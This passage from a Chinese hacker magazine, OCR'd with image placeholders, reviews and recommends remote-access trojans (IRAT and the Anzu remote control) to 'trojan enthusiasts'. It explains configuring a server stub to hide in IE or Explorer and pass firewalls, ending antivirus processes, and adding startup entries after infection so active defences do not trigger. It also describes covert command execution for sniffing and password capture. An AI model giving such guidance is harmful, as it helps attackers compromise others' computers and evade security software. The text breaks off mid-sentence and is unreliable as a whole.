


图 7

可能很多用户都不会使用“字符终端”，但是“字符终端”功能的确非常有用。用户不但可以执行大量的终端命令，还可以完成很多控制命令不能完成的功能，比如后门程序的运行就只能在命令提示符窗口下运行。另外也可在此秘密运行上传的批处理文件、注册表文件等，如图 7。再配合其它的黑客工具进行使用，就可以完成网络嗅探、密码截取、格式化操作等，这样就相当于该木马的功能被不停的增加一样。




图 8

通过客户端程序中的“远程控制命令”可以更好的对远程系统进行控制操作，包括系统信息、进程列表、窗口列表、服务等控制命令。通过“进程列表”命令可以查看到远程系统中的进程信息，甚至包括被隐藏的木马服务端信息；通过“结束进程”命令可以让指定的进程信息结束；利用“窗口列表”命令能够查看到远程系统中当前打开的窗口信息，从图 8 中我们可以清楚的看到 IRAT 木马自身的窗口信息内容。如果选中后直接点击“关闭窗口”按钮，就可以结束木马的正常使用了。另外还可以使用其它命令对指定的窗口进行隐藏窗口、最大化、最小化等操作。最后通过“服务”命令还能够对远程系统中的服务信息进行管理操作。

三、小结

经过上面的介绍我们发现，IRAT 木马虽然仅保留了主要的控制功能，但是每个控制功能都做的非常专业，并且操作性也非常符合国人的要求。虽然木马本身目前还有某些功能没有完善，但是我们已经感受到了 IRAT 木马的很多优点，因此推荐给各位木马爱好者来使用。(本文所涉及到的 IRAT1.53 bate8 已收录到光盘中)

浩天的力作——暗组远程控制软件

天涯衰草

国内有很多各式各样的安全论坛来供网络安全爱好者进行相关问题的讨论，但是这些论坛中很少有推出自己的相关程序的，而其中推出远程控制软件的就更少了。最近暗组技术论坛就推出了一款远程控制软件，它的作者可是免杀界中大名鼎鼎的浩天，今天我们就来看看这款远程控制软件吧。

一、配置服务端程序

无论进行任何木马程序的控制操作都需要首先配置一个服务端程序，我们点击工具栏中的“配置服务端”按钮，在弹出的配置窗口中进行相关的配置操作。暗组远控可以使用网页连接、IP 地址、网站域名等方式进行连接，如果用户只选择其中的一种

就需要将不使用的选项留空。暗组远控默认使用的连接端口是80端口，由此可以断定该木马使用了HTTP隧道技术，当然用户们也可以改成其它的端口进行连接，如图1。




图1

接着切换到窗口中的“安装设置”标签，由于暗组远控使用系统服务进行启动，因此我们在“显示服务名”和“服务描述”中设置相关的内容，接着在“选择要插入的进程名称”中设置服务端程序插入到的进程，木马默认可以插入到IE浏览器或资源管理器的进程中。由于这两个进程穿过防火墙的几率不同，因此用户可以根据需要选择相应的插入进程。最后在用户名和密码中任意的输入字符，就可以完成服务端程序的配置工作。不过由于有时服务器没有开放，因此那时候就没有办法来配置服务端程序了。

二、服务端程序操控

服务端生成后，我们直接在本地计算机中运行配置生成的服务端程序，从而开始服务端的控制操作。首先点击“屏幕捕获”按钮，在弹出的窗口中点击“开始捕获”按钮，就可以获得远程系统桌面的信息。通过保存命令可以将捕捉的内容保存为图片信息，但是不能保存为视频信息。暗组远控的屏幕捕获速度还是相当快的，基本感觉不到捕捉有任何的延迟。不过可惜的是该功能的其它控制能力有限，看来还需要在以后的版本中进一步的加强其它桌面控制的能力。




图3

“文件管理”功能是木马必备的一个功能，它的好坏也从侧面反映出作者的编写能力。点击“文件管理”按钮后同样在弹出的窗口中进行操作，从窗口中可以看出文件管理和平时我们电脑中“我的电脑”的布局相似，这样可以快速的进行控制操作。在“远程磁盘”列表中选择需要控制的磁盘信息，接着就会在窗口显示出相关的信息内容，用户可以通过右键菜单或者上面的工具栏按钮就可以管理远程系统中的文件信息内容了，程序支持运行、删除、改名、下载、上传等操作，如图2。由于木马程序支持多线程操作，因此可以一次上传或下载多个文件。

“进程管理”命令可以对远程系统中当前使用的进程进行查看，并且可以通过命令按钮及时刷新进程列表。从列表中我们可以发现其它很多的有用信息，比如进程的路径、PID值、线程数和详细的线程内容等，如图3。如果发现杀毒软件或网络防火墙的话还可以通过“结束选中进程”来关闭它们，这样可以更好的绕过杀毒软件的主动防御功能。

“Telnet命令”可以通过调用远程系统中的命令提示符窗口来让用户在本地执行大量的终端命令。用户只要在“Telnet命令”窗口中熟练的运用和执行各种控制命令就可以完成窗口中




图4

所不具有的功能，如图4。当然有一部分程序也只有在“Telnet命令”窗口才能成功的操作执行。

“注册表管理”控制命令可以对远程电脑中注册表信息进行操作。暗组远控的注册表操作窗口完全模拟了本地注册表编辑器，用户通过在窗口中查看并查找到相应的注册表内容，然后就可以通过客户端的右键命令以及窗口工具栏中的按钮来对相关的注册表内容进行新建、删除或者重命名等相关操作，如图5。其实目前有很多木马在配置服务端的时候只要不对启动信息进行相应的设置就不会引起卡巴斯基、瑞星等杀毒软件主动防御的拦截，这样我们就可以在木马程序上线后，再通过“注册表管理”这样的功能来创建一个服务端的启动项了。

“服务管理”命令并不是对远程服务端进行更改的命令，而是对NT内核系统的服务选项进行管理的功能，我们可以对远程系统的服务进行查看，并且通过右键可以实现启动服务、删除服务、停止服务的操作。除此之外，用户还可以创建新的服务项，这样就可以在木马程序被杀毒软




图2

